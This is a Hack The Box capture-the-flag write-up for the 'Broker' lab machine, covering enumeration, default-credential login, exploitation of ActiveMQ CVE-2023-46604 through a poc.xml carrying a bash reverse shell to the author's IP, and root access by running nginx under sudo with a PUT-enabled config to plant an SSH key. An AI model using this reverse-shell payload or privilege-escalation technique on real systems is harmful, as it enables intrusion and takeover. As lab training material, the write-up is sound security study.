Broker.

Difficulty: Easy

OS: Linux

Introduction:

So the first machine and write-up that's going to be published for the OUCSS GitHub and website so I may get it good.

Hey - I'm m0j0r1s1n and I'm going to walk you through how I attack this "easy" machine from the HTB guided series.
I will be using a mix between my trusted Ubuntu Hacktop and a newly created Debian VM on a Windows 11 OS with VMware. Also some brainpower, art and a bit of fun will hopefully I get
root!!
So what am I waiting for here goes. Hope you enjoy (:

Enumeration and Methodology.

I start with rustscan for speed and then I will dive deeper with nmap if needed. I am given an IP of 10.10.11.243 to start.

```
m0j0@r1s1n: ~/HTB/writeups/broker m0j0_development ⚡
$ rustscan 10.10.11.243 --ulimit 5000
```

```
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
Faster Nmap scanning with Rust.
_____________________________________
: https://discord.gg/GFrQsGy          :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/m0j0/.config/rus
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.243:22
Open 10.10.11.243:80
Open 10.10.11.243:1883
Open 10.10.11.243:5672
Open 10.10.11.243:8161
Open 10.10.11.243:39623
Open 10.10.11.243:61613
Open 10.10.11.243:61614
Open 10.10.11.243:61616
[~] Starting Nmap
[>] The Nmap command to be run is nmap -vvv -p 22,80,1883,5672,8

Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 19:18 GMT
Initiating Ping Scan at 19:18
Scanning 10.10.11.243 [2 ports]
Completed Ping Scan at 19:18, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:18
Completed Parallel DNS resolution of 1 host. at 19:18, 0.02s ela
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX
Initiating Connect Scan at 19:18
Scanning 10.10.11.243 [9 ports]
Discovered open port 80/tcp on 10.10.11.243
Discovered open port 22/tcp on 10.10.11.243
```

```
Discovered open port 61616/tcp on 10.10.11.243
Discovered open port 8161/tcp on 10.10.11.243
Discovered open port 61613/tcp on 10.10.11.243
Discovered open port 61614/tcp on 10.10.11.243
Discovered open port 1883/tcp on 10.10.11.243
Discovered open port 39623/tcp on 10.10.11.243
Discovered open port 5672/tcp on 10.10.11.243
Completed Connect Scan at 19:18, 0.02s elapsed (9 total ports)
Nmap scan report for 10.10.11.243
Host is up, received syn-ack (0.021s latency).
Scanned at 2023-12-17 19:18:33 GMT for 1s

PORT      STATE SERVICE     REASON
22/tcp    open  ssh         syn-ack
80/tcp    open  http        syn-ack
1883/tcp  open  mqtt        syn-ack
5672/tcp  open  amqp        syn-ack
8161/tcp  open  patrol-snmp syn-ack
39623/tcp open  unknown     syn-ack
61613/tcp open  unknown     syn-ack
61614/tcp open  unknown     syn-ack
61616/tcp open  unknown     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Rustscan has thrown up a lot of ports to dig into. I will run my nmap scan, one that I used always before rustscan was released. The flags used for my nmap scan get a good description from ChatGPT which should be in your toolbox if it isn't by now.

1.

- **sV: Service Version Detection**
- This flag enables service version detection during the scan. It attempts to determine the version of the services running on open ports.

2.

- **sC: Default Script Scan**
- This flag enables the default set of scripts for the most common enumeration and vulnerability checks. It's a convenient way to run a set of scripts without specifying each one individually.

3.

- **p-: Scan All 65535 Ports**
- This flag instructs Nmap to scan all 65,535 ports on the target. It's used when you want to check for open ports on a wide range.

This won't always be the case but for most cases on HTB it works.


The difference between Rustscan and Nmap is startling:

```
m0j0@r1s1n: ~/HTB/writeups/broker m0j0_development ⚡
$ nmap -sC -sV 10.10.11.243
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 19:20 GMT
Nmap scan report for 10.10.11.243
Host is up (0.025s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Li
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


For now I will focus on port 80 and keep the rustscan output in my head for later. Also the realm `ActiveMQRealm` this points to some Apache service possibly Active MQ?

So I visit the IP and I am presented with a pop up login alert??

Being an easy machine I thought to try default credentials but I didn't know what, so I tried one from the top of my head - `admin:admin` and it works (:



After inputting
`admin:admin` I am presented with:



It goes to an Active MQ service, so what is this?

```
What is ActiveMQ (Active Message Queuing)? ActiveMQ is an open s
```

I have a name/service to look for possible vulnerabilities now, but in the background I will fuzz for directories and sub-domains as this is part of the methodology I use and it is ingrained in me and should be in you.

Don't miss basic enumeration as this page I have found could simply be a rabbit hole with all the other open ports - remember the rustscan output! That output will answer the first question for guided mode:

"Which open TCP port is running the ActiveMQ service?"

My output and Google help here.

The next question:

"What is the version of the ActiveMQ service running on the box?"

It can be answered by navigating the website.

And the 3rd:

What is the 2023 CVE-ID for a remote code execution vulnerability in the ActiveMQ version running on Broker?

Well this is guided and I got enough hints to find it using `intitle: keywords`

Fuzzing Results:

I use ffuf mostly but sometimes check the results against gobuster as I have stumbled upon bugs when one doesn't pick a domain up or misses directories which can be painful and time lost. Also I use ffuf for speed - the difference is visible. I have an example that shows ffuf **not** picking a directory up but my nikto scan in the background.

```
m0j0@r1s1n: ~/HTB/writeups/broker m0j0_development ⚡
$ ffuf -u http://10.10.11.243/FUZZ -w /opt/SecLists/Discovery/We

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
```

```
       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.243/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,
 :: Filter           : Response words: 12
________________________________________________

:: Progress: [220560/220560] :: Job [1/1] :: 1145 req/sec :: Dur
```

nikto picking up a directory which is there:

```
m0j0@r1s1n: ~/HTB/writeups/broker m0j0_development ⚡
$ nikto -h http://10.10.11.243
- Nikto v2.1.5
---------------------------------------------------------------
+ Target IP:          10.10.11.243
+ Target Hostname:    10.10.11.243
+ Target Port:        80
+ Start Time:         2023-12-17 20:22:53 (GMT0)
---------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all poss
+ Default account found for 'ActiveMQRealm' at /images (ID 'admi
+ Uncommon header 'x-frame-options' found, with contents: SAMEOR
+ Uncommon header 'x-xss-protection' found, with contents: 1; mo
+ Uncommon header 'x-content-type-options' found, with contents
```

```
+ Cookie JSESSIONID created without the httponly flag
+ OSVDB-3092: /admin/: This might be interesting...
+ /admin/login.html: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 8 item(s) reported on remot
+ End Time:           2023-12-17 20:25:36 (GMT0) (163 seconds)
---------------------------------------------------------------
+ 1 host(s) tested
```

One solution or reason this can happen for me anyway is I don't have the domain in my `etc/hosts` file.

Gobuster/ffuf both can like an IP to resolve too. I have stumbled on a possible domain in my nmap scan - `ActiveMQRealm` it's just not got `htb` on the end.

I like to find the FQDN during my enumeration stage on the site and I haven't so I will move on with what I have got so far.

I have a service it's version and Google. This instantly throws up recent CVE's some wrote in Golang and some in Python. I tried the Golang CVE but got presented with an error I can't resolve so took a look at the Python CVE found here. I had to edit this file to make it work. Here I edit the `poc.xml` file by adding my IP address to the reverse shell code.

```
<constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>bash -i &gt;&amp; /dev/tcp/10.10.14.19/12
            </list>
            </constructor-arg>
```

Then I need to set up a listener for my shell and a server for the `poc.xml` and finally run the code.

Server:

```
m0j0@r1s1n: ~/HTB/writeups/broker/CVE-2023-46604 main
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.243 - - [18/Dec/2023 06:58:53] "GET /poc.xml HTTP/1.1"
```

You can see it is serving in the directory that the `poc.xml` file is. It serves the file when I run the exploit.

Listener:

```
m0j0@r1s1n: ~/HTB/writeups/broker/ActiveMQ-RCE
$ rlwrap nc -nvlp 1234
Listening on 0.0.0.0 1234
```

I use rlwrap as it helps with the shell and my input.

Exploit for Shell:

```
m0j0@r1s1n: ~/HTB/writeups/broker/CVE-2023-46604 main ⚡
$ ./exploit.py -i 10.10.11.243 -p 61616 -u http://10.10.14.19:8(
     _        _   _           __  __  ___        ____   ____ ___
    / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| _
   / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _
  / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |_
 /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|___

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.19:8000/poc.xml

[*] Sending packet: 000000721f0000000000000000010100426f72672
```

It looks like the exploit has went with no errors, time to check for my shell:

```
$ rlwrap nc -nvlp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.243 41792
bash: cannot set terminal process group (882): Inappropriate ioc
bash: no job control in this shell
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
script /dev/null -c bash
activemq@broker:/opt/apache-activemq-5.15.15/bin$
[1]  + 3457868 suspended  rlwrap nc -nvlp 1234
FAIL: 148                                       # type ctrl+z

m0j0@r1s1n: ~/HTB/writeups/broker/ActiveMQ-RCE
$ stty raw -echo; fg;                                 # type thi
[1]  + 3457868 continued  rlwrap nc -nvlp 1234
activemq@broker:/opt/apache-activemq-5.15.15/bin$
ls
activemq       activemq.jar  linux-x86-32  macosx
activemq-diag  env           linux-x86-64  wrapper.jar
$ find / -type f -iname user.txt 2> /dev/null
<15/bin$ find / -type f -iname user.txt 2> /dev/null
/home/activemq/user.txt
$ cat /home/activemq/user.txt
24fa991bd49bf86144db4b02ee4dd697
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

Boom I got a reverse shell as the user **activemq** and this answers the next question:

- “What user is the ActiveMQ service running as on Broker?”

- This is easy to tell.

Also the next question:

- “Submit the flag located in the activemq user's home directory.”
- Well that’s easy.

So what happened when I got the shell, let me backtrack.

First, I upgrade the shell for stability with a trusted script command:
`script /dev/null -c bash`
In this case it was python3, always check the python version.

After this I proceed with commands to give me a better shell.

```
ctrl+z # in the terminal backgrounds it.

stty raw -echo # used for display settings of the terminal

fg # bring the terminal back into the forground.
```

Once in the shell as the user **activemq** I can get `user.txt` and keep answering the guided questions.

Privilege Escalation to root:

One of the first things I will do before putting linpeas or other scripts such as lse.sh and pspy64 on the machine, I run `sudo -l` looking to see if I can run a process as root.

```
activemq@broker:/tmp$ id
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
activemq@broker:/tmp$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

What do you know I can. I can see that the user **activemq** can basically use the nginx web server.

Now I need to see is it possible to use it and escalate to **root**.

I can run Nginx as root with no password, which has to be the way.. By using a writeable folder such as `/dev/shm/` to download an already made nginx configuration file I constructed using the nginx configuration from the official site here.

I will abuse the methods we saw get used by the **dav_methods**. One in particular I like is PUT.
My thinking is create the conf file to have a user of root and to set a new port it will listen on:

```
user root;
events {
    worker_connections 1024;
}
```

```
http {
    server {
        listen 9002;
        root /;
        autoindex on;
    dav_methods PUT;
    }
}
```

Above is what I use. I declare the PUT method in the hope I can place my public ssh key.
I need to build a curl command. After a few attempts and a clean-up process wiping my conf file I finally got it and was able to SSH in as root and grab the `root.txt`. Below are my steps:

I checked for a writeable folder:

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ find / -perm -
<-5.15.15/bin$ find / -perm -222 -type d 2>/dev/null
/run/screen
/run/lock
/var/tmp
/var/crash
/tmp
/tmp/.font-unix
/tmp/.XIM-unix
/tmp/.Test-unix
/tmp/.ICE-unix
/tmp/.X11-unix
/dev/mqueue
/dev/shm
```

There I have `/dev/shm.` Jumping into that directory I get ready to download the conf file I create.

This is the nginx configuration file created:

```
┌[m0j0㉿r1s1n]-(~)
└> cat ~/HTB/writeups/broker/m0j0.conf
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 9002;
        root /;
        autoindex on;
    dav_methods PUT;
    }
}
```

It is pretty self explanatory what's going on - my root user and the port and method all declared.

Using a python server I download using wget in my shell.

```
activemq@broker:/dev/shm$ wget http://10.10.14.12:8000/m0j0.conf
```

Then try and beat a clean-up script running and use the sudo command to set a custom nginx configuration by specifying a file:

```
activemq@broker:/dev/shm$ sudo usr/sbin/nginx -c /dev/shm/m0j0.c
```

If that went with no errors I grab my public SSH key and use curl to try and PUT it in roots authorized keys:

```
activemq@broker:/dev/shm$ curl -X PUT localhost:1339/root/.ssh/a
<+E+vdpz0gJimDNmx+Jg4Fi/ElQTu2xcx9nLgXIk m0j0@r1s1n'
curl: (7) Failed to connect to localhost port 1339 after 0 ms: C
activemq@broker:/dev/shm$ rm -rf m0j0.conf
rm -rf m0j0.conf
activemq@broker:/dev/shm$ wget http://10.10.14.12:8000/m0j0.conf
wget http://10.10.14.12:8000/m0j0.conf
--2023-12-18 19:22:11--  http://10.10.14.12:8000/m0j0.conf
Connecting to 10.10.14.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 156 [application/octet-stream]
Saving to: ‘m0j0.conf’

m0j0.conf           100%[===================>]     156  --.-KB/s

2023-12-18 19:22:11 (10.4 MB/s) - ‘m0j0.conf’ saved [156/156]

activemq@broker:/dev/shm$ sudo /usr/sbin/nginx -c /dev/shm/m0j0
sudo /usr/sbin/nginx -c /dev/shm/m0j0.conf
activemq@broker:/dev/shm$ curl -X PUT localhost:9003/root/.ssh/a
<+E+vdpz0gJimDNmx+Jg4Fi/ElQTu2xcx9nLgXIk m0j0@r1s1n'
curl: (7) Failed to connect to localhost port 9003 after 0 ms: C
activemq@broker:/dev/shm$ curl -X PUT localhost:9002/root/.ssh/a
<+E+vdpz0gJimDNmx+Jg4Fi/ElQTu2xcx9nLgXIk m0j0@r1s1n'
activemq@broker:/dev/shm$
```

Look above. Look at the errors I encountered as you can too. That was the clean-up

and my file was wiped so I had to download quick again and try another time. By this stage I have these command wrote on a text-editor for speed.

I try for root with SSH and it work (:

```
┌[m0j0☮r1s1n]-(~/HTB/writeups/broker)
└> ssh -i id_ed25519 root@10.10.11.243
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_6

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Dec 18 07:23:00 PM UTC 2023

  System load:           0.0
  Usage of /:            70.6% of 4.63GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             161
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.243
  IPv6 address for eth0: dead:beef::250:56ff:feb9:d805

 * Strictly confined Kubernetes makes edge and IoT secure. Learn
   just raised the bar for easy, resilient and secure K8s cluste

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~# id
uid=0(root) gid=0(root) groups=0(root)
root@broker:~# cat /root.txt
cat: /root.txt: No such file or directory
root@broker:~# cat root/root.txt
cat: root/root.txt: No such file or directory
root@broker:~# cat /root/root.txt
cb10cc6348f50fc685e03ef0549c6417
```

https://www.hackthebox.com/achievement/machine/142920/578

Looking back I found this box to be a solid Easy that tested my enumeration skills and Linux skills.
I ran into several pitfalls and errors on this box that I know it reinforced some basic skills for me which is a big plus.

Note:

I managed to answer all the Guided mode questions when I got root. Guided is certainly a fun way to play and you are guaranteed to get root. If not you will be close, so using the official walkthrough or another posted online is not a crime. Learn from it and take it in.
All tools for this machine I used are pre installed on Kali. I use a Debian VM to teach me more skills as I find problems all the time when installing tools. This forces me to learn how to fix them, it is enjoyable to me but Kali is the easier option by far.

Resources:

Hack the Box

Debian 12

VMware

Rustscan

Nginx

Luck and Perserverance - Peace!!